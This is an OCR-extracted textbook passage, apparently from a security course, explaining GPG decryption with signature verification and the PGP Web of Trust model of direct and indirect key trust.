

Encrypted Email or FTP
Signed and Encrypted File
Receiver's Private Key
Sender's Public Key
Decrypt File using Private key
Verify Signature using Public key
Raw File

Figure 20.37: GPG Decryption and Verification



Web of Trust (WOT)

- Web of trust (WoT) is a **trust model of PGP**, OpenPGP, and GnuPG systems
- Everyone in the network is a Certificate Authority (CA) and signs for other trusted entities
- WoT is a **chain of a network** in which individuals intermediately validate each other's certificates using their signatures
- Every user in the network has a **ring of public keys** to encrypt the data, and they introduce many other users whom they trust

Alen (Friend)
Direct Trust
Bob (Friend)
Indirect Trust
Direct Trust
Direct Trust
Alice (Main User)
Indirect Trust
Indirect Trust
Indirect Trust
Henry (Outsider)
Direct Trust
Indirect Trust
Direct Trust
Smith (Friend)
Indirect Trust
John (Outsider)

Web of Trust (WOT)

Web of trust (WoT) is a trust model of PGP, OpenPGP, and GnuPG accessible systems. It is an idea of decentralizing the key distribution among PGP users. In the PKI, only a centralized power such as the CA signs certificates in the network, ensuring authenticity between the public key and its owner. In WoT, everyone in the network is a CA, and they can sign for other trusted entities. WoT is a network chain in which individuals intermediately validate each other's certificates using their signatures. These signatures verify the ownership of keys from various trust levels. There is a bunch of similar trust levels through direct or indirect references in WoT.

Working of WOT

In WOT, every PGP user in the network has a ring of public keys to encrypt the data, and they introduce many other users whom they trust. In this trust model, a user encodes the data with the receiver's public key that is decrypted only by the receiver's private key. Then, every user in this model digitally signs the data with their private keys; when the recipient is validating it against the user's public key, he/she can confirm the user's authenticity. This process will ensure that data are received from a valid user without being modified, and only the intended user can access the information, as only he/she holds the related private key.


